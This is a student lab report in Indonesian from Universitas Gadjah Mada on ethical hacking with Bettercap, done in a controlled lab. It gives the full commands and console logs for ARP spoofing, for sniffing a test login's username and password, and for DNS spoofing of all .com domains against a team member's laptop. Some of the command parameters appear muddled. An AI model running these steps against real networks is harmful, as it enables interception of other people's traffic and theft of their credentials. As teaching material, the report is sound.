

**Peretasan Beretika
Bettercap**




Disusun oleh:

Alphonsus Jovian Joy R	20/460539/TK/51128
Lutfi Andriyanto	20/456370/TK/50500

**PROGRAM STUDI TEKNOLOGI INFORMASI
DEPARTEMEN TEKNIK ELEKTRO DAN TEKNOLOGI INFORMASI
FAKULTAS TEKNIK
UNIVERSITAS GADJAH MADA YOGYAKARTA
2023**

Sniffing dengan menggunakan Bettercap

1. Pertama jalankan virtualbox Kali Linux dan Windows dengan pengaturan network ke NAT network dan pastikan berada pada network yang sama dengan menggunakan *ifconfig* dan *ipconfig*.



```
jovian@jovian:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe74:3669 prefixlen 64 scopeid 0<link>
    ether 08:00:27:74:36:69 txqueuelen 1000 (Ethernet)
    RX packets 72 bytes 15553 (15.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 30 bytes 2510 (2.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 1356 (1.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1356 (1.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
C:\Users\jovian>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : ugm-secure
Link-local IPv6 Address . . . . . : fe80::9e3b:7650:f080:5116%3
IPv4 Address. . . . . : 10.0.2.4
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.0.2.1
```

2. Kemudian masuk kedalam *bettercap* (gunakan *superuser* jika tidak bisa) kemudian jalankan perintah '*net.probe on*' untuk mengumpulkan informasi host yang ada pada jaringan yang sama.
3. Kemudian gunakan perintah '*net.show*' untuk melihat hasil dari *net.probe* yang telah dihasilkan sebelumnya.

```
10.0.2.0/24 > 10.0.2.15 » net.show
```

IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
10.0.2.15	08:00:27:74:36:69	eth0	PCS Computer Systems GmbH	0 B	0 B	23:36:48
10.0.2.1	52:54:00:12:35:00	gateway	Realtek (UpTech? also reported)	0 B	0 B	23:36:48
10.0.2.3	08:00:27:e0:41:be	DESKTOP-J2UR70Q	PCS Computer Systems GmbH	910 B	1.2 kB	23:38:28
10.0.2.4	08:00:27:ff:f1:43		PCS Computer Systems GmbH	2.8 kB	3.9 kB	23:38:28

↑ 174 kB / ↓ 420 kB / 9590 pkts

4. Kemudian jalankan perintah:

```
10.0.2.0/24 > 10.0.2.15 » set arp.spoof.full duplex true
10.0.2.0/24 > 10.0.2.15 » set arp.spoof.target 10.0.2.4
10.0.2.0/24 > 10.0.2.15 » arp.spoof on
10.0.2.0/24 > 10.0.2.15 » [23:47:52] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
10.0.2.0/24 > 10.0.2.15 » [23:47:52] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP
spoofing mechanisms, the attack will fail.
10.0.2.0/24 > 10.0.2.15 »
```

- a. *Set arp.spoof.full duplex true*

Digunakan untuk menyamarkan diri sebagai router, sehingga target akan menganggap penyerang sebagai router.

- b. *Set arp.spoof.target 10.0.2.4*

Digunakan untuk mengatur target yang dipilih

- c. *Arp.spoof on*

Digunakan untuk menjalankan *spoofing*.

5. Kemudian jalankan sniff dengan menggunakan perintah '*net.sniff on*'. Hasilnya akan terlihat aktivitas internet apa saja yang dilakukan oleh target.

```
10.0.2.0/24 > 10.0.2.15 » net.sniff on
10.0.2.0/24 > 10.0.2.15 » [23:59:38] [net.sniff.http.request] http DESKTOP-J2UR7OQ GET 2.au.download.windowsupdate
.com/d/msdownload/update/software/defu/2023/05/am_base_f316c13c63f40bd8d2c879d639 ...
10.0.2.0/24 > 10.0.2.15 » [23:59:38] [net.sniff.http.request] http DESKTOP-J2UR7OQ GET 2.au.download.windowsupdate
.com/d/msdownload/update/software/defu/2023/05/am_base_f316c13c63f40bd8d2c879d639 ...
10.0.2.0/24 > 10.0.2.15 » [23:59:38] [net.sniff.http.response] http 114.5.1.241:80 206 Partial Content → DESKTOP-
J2UR7OQ (1.0 kB application/octet-stream)
10.0.2.0/24 > 10.0.2.15 » [23:59:38] [net.sniff.http.response] http 114.5.1.241:80 206 Partial Content → DESKTOP-
J2UR7OQ (1.0 kB application/octet-stream)
10.0.2.0/24 > 10.0.2.15 » [23:59:41] [net.sniff.http.request] http DESKTOP-J2UR7OQ GET 2.au.download.windowsupdate
.com/d/msdownload/update/software/defu/2023/05/am_base_f316c13c63f40bd8d2c879d639 ...
10.0.2.0/24 > 10.0.2.15 » [23:59:41] [net.sniff.http.request] http DESKTOP-J2UR7OQ GET 2.au.download.windowsupdate
.com/d/msdownload/update/software/defu/2023/05/am_base_f316c13c63f40bd8d2c879d639 ...
10.0.2.0/24 > 10.0.2.15 » [23:59:41] [net.sniff.http.response] http 114.5.1.241:80 206 Partial Content → DESKTOP-
J2UR7OQ (952 B application/octet-stream)
10.0.2.0/24 > 10.0.2.15 » [23:59:41] [net.sniff.http.response] http 114.5.1.241:80 206 Partial Content → DESKTOP-
J2UR7OQ (952 B application/octet-stream)
10.0.2.0/24 > 10.0.2.15 » [23:59:48] [net.sniff.http.request] http DESKTOP-J2UR7OQ GET 2.au.download.windowsupdate
.com/d/msdownload/update/software/defu/2023/05/am_base_f316c13c63f40bd8d2c879d639 ...
10.0.2.0/24 > 10.0.2.15 » [23:59:48] [net.sniff.http.request] http DESKTOP-J2UR7OQ GET 2.au.download.windowsupdate
.com/d/msdownload/update/software/defu/2023/05/am_base_f316c13c63f40bd8d2c879d639 ...
10.0.2.0/24 > 10.0.2.15 » [23:59:48] [net.sniff.http.response] http 114.5.1.241:80 206 Partial Content → DESKTOP-
J2UR7OQ (874 B application/octet-stream)
10.0.2.0/24 > 10.0.2.15 » [23:59:48] [net.sniff.http.response] http 114.5.1.241:80 206 Partial Content → DESKTOP-
J2UR7OQ (874 B application/octet-stream)
```

6. Kemudian ketika target melakukan login pada halaman <http://testhtml5.vulnweb.com> penyerang dapat menangkap permintaannya , dan hasilnya akan didapat seperti pada gambar dibawah. Tampak bahwa target menggunakan *username* admin dan *password* 123.

```
POST /login HTTP/1.1
Host: testhtml5.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
Referer: http://testhtml5.vulnweb.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testhtml5.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 S
afari/537.36 Edg/92.0.902.67

username=admin&password=123
```

DNS Spoofing dengan bettercap

1. Masuk kedalam bettercap (gunakan superuser apabila diperlukan)

```
root@localhost:/home/asteroidea# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.153 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::a00:27ff:fe37:35dd prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:37:35:dd txqueuelen 1000 (Ethernet)
    RX packets 390 bytes 46618 (45.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 11047 bytes 685084 (669.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 3573 bytes 377550 (368.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3573 bytes 377550 (368.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@localhost:/home/asteroidea# bettercap -iface eth0
bettercap v2.23 (built for linux amd64 with go1.11.6) [type 'help' for a list of commands]

192.168.0.0/24 > 192.168.0.153 » [11:15:58] [sys.log] [war] Could not find mac for 192.168.0.1
192.168.0.0/24 > 192.168.0.153 »
```

2. Perintah **help dns.spoof** untuk mengetahui perintah apa saja yang dapat digunakan

```
192.168.0.0/24 > 192.168.0.153 » help dns.spoof

dns.spoof (not running): Replies to DNS messages with spoofed responses.

    dns.spoof on : Start the DNS spoofer in the background.
    dns.spoof off: Stop the DNS spoofer in the background.

Parameters

dns.spoof.address : IP address to map the domains to. (default=<interface address>)
dns.spoof.all : If true the module will reply to every DNS request, otherwise it will only reply to the one targeting the local pc. (default=false)
dns.spoof.domains : Comma separated values of domain names to spoof. (default=)
dns.spoof.hosts : If not empty, this hosts file will be used to map domains to IP addresses. (default=)
```

3. Mendapatkan IP Address victim (korban) menggunakan net.probe on dan net.show. IP Address 192.168.0.141 akan menjadi target (Laptop anggota kami).

Komputer attacker

```
192.168.0.0/24 > 192.168.0.153 » net.probe on
192.168.0.0/24 > 192.168.0.153 » [11:16:58] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.0.0/24 > 192.168.0.153 » [11:16:58] [endpoint.new] endpoint 192.168.0.141 detected as 9c:2f:9d:9d:c2:99.
192.168.0.0/24 > 192.168.0.153 » [11:16:58] [endpoint.new] endpoint 192.168.0.111 detected as 88:d5:0c:1b:ef:a8 (Guangdong Oppo Mobile Te
192.168.0.0/24 > 192.168.0.153 » [11:16:58] [endpoint.new] endpoint 192.168.0.1 detected as 3c:84:6a:31:1b:1c.
192.168.0.0/24 > 192.168.0.153 » [11:16:58] [endpoint.new] endpoint 192.168.0.100 detected as b0:a7:b9:44:a7:41.
192.168.0.0/24 > 192.168.0.153 » [11:16:58] [endpoint.new] endpoint 192.168.0.101 detected as 18:a6:f7:72:6f:01 (Tp-Link Technologies Co.
192.168.0.0/24 > 192.168.0.153 » [11:16:58] [endpoint.new] endpoint 192.168.0.128 detected as 2a:70:10:9c:41:e3.
192.168.0.0/24 > 192.168.0.153 » [11:16:58] [endpoint.new] endpoint 192.168.0.130 detected as 82:36:ee:78:b6:50.
192.168.0.0/24 > 192.168.0.153 » [11:16:58] [endpoint.new] endpoint 192.168.0.149 detected as b0:6e:bf:11:08:69 (ASUSTek COMPUTER INC.).
192.168.0.0/24 > 192.168.0.153 » [11:16:58] [endpoint.new] endpoint 192.168.0.102 detected as d8:32:14:8d:2c:28 (Tenda Technology Co.,Ltd
192.168.0.0/24 > 192.168.0.153 » [11:16:58] [endpoint.new] endpoint 192.168.0.103 detected as c0:06:c3:33:32:ba.
192.168.0.0/24 > 192.168.0.153 » [11:16:58] [endpoint.new] endpoint 192.168.0.150 detected as b4:8c:9d:31:ba:31.
192.168.0.0/24 > 192.168.0.153 » [11:16:58] [endpoint.new] endpoint 192.168.0.123 detected as b2:bb:e1:cd:9a:2c.
192.168.0.0/24 > 192.168.0.153 » net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.0.153	08:00:27:37:35:dd	eth0	PCS Computer Systems GmbH	0 B	0 B	11:15:58
192.168.0.1	3c:84:6a:31:1b:1c			26 kB	13 kB	11:16:58
192.168.0.100	b0:a7:b9:44:a7:41			0 B	92 B	11:16:58
192.168.0.101	18:a6:f7:72:6f:01		Tp-Link Technologies Co.,Ltd.	242 B	390 B	11:16:58
192.168.0.102	d8:32:14:8d:2c:28		Tenda Technology Co.,Ltd.Dongguan branch	0 B	92 B	11:16:58
192.168.0.103	c0:06:c3:33:32:ba			2.2 kB	92 B	11:16:59
192.168.0.111	88:d5:0c:1b:ef:a8		Guangdong Oppo Mobile Telecommunications Corp.,Ltd	0 B	92 B	11:16:58
192.168.0.123	b2:bb:e1:cd:9a:2c			408 B	92 B	11:17:00
192.168.0.128	2a:70:10:9c:41:e3			120 B	92 B	11:17:00
192.168.0.130	82:36:ee:78:b6:50			120 B	92 B	11:17:00
192.168.0.141	9c:2f:9d:9d:c2:99	DESKTOP-I9NDKCB	ASUSTek COMPUTER INC.	120 B	92 B	11:17:00
192.168.0.149	b0:6e:bf:11:08:69			1.4 kB	319 B	11:17:00
192.168.0.150	b4:8c:9d:31:ba:31			2.0 kB	544 B	11:16:58

Komputer korban

```
lutfiandri@fedora:~
~ ) ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 18 bytes 2118 (2.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 2118 (2.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


wlp1s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.141 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::24c2:72bf:e011:eea4 prefixlen 64 scopeid 0x20<link>
    ether 9c:2f:9d:9d:c2:99 txqueuelen 1000 (Ethernet)
    RX packets 3198 bytes 2297602 (2.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3551 bytes 558804 (545.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

4. Atur alamat ip korban dan domain target dengan menggunakan perintah “**set dns.spoof.address <ip_address>**” dengan alamat IP yang dituju adalah IP korban dan perintah “**set dns.spoof.domains <domains>**” dengan alamat domain website target nantinya ketika alamat tersebut dibuka pada komputer korban, korban akan diarahkan ke IP penyerang.

```
192.168.0.0/24 > 192.168.0.153 » set dns.spoof.domains *.com
192.168.0.0/24 > 192.168.0.153 » set dns.spoof.address 192.168.0.141
```

set arp.spoof.targets <ip_address> dengan alamat IP penyerang yang mana ip address ini digunakan sebagai target arahan dari domain diatas.

```
192.168.0.0/24 > 192.168.0.153 » set dns.spoof.targets 192.168.0.153
```



It Works :)

5. Mulai menjalankan **dns.spoof** dengan menjalankan perintah **dns.spoof on; arp.spoof on**. Dapat dilihat pada gambar di bawah bahwa **dns spoof** berhasil dijalankan.

```
192.168.0.0/24 > 192.168.0.153 » dns.spoof on
[11:24:04] [sys.log] [inf] dns.spoof *.com → 192.168.0.141
[11:24:04] [sys.log] [inf] dns.spoof enabling forwarding.
192.168.0.0/24 > 192.168.0.153 » arp.spoof on
192.168.0.0/24 > 192.168.0.153 » [11:24:12] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
```

6. Hasil dari komputer korban saat mengakses youtube.com



It Works :)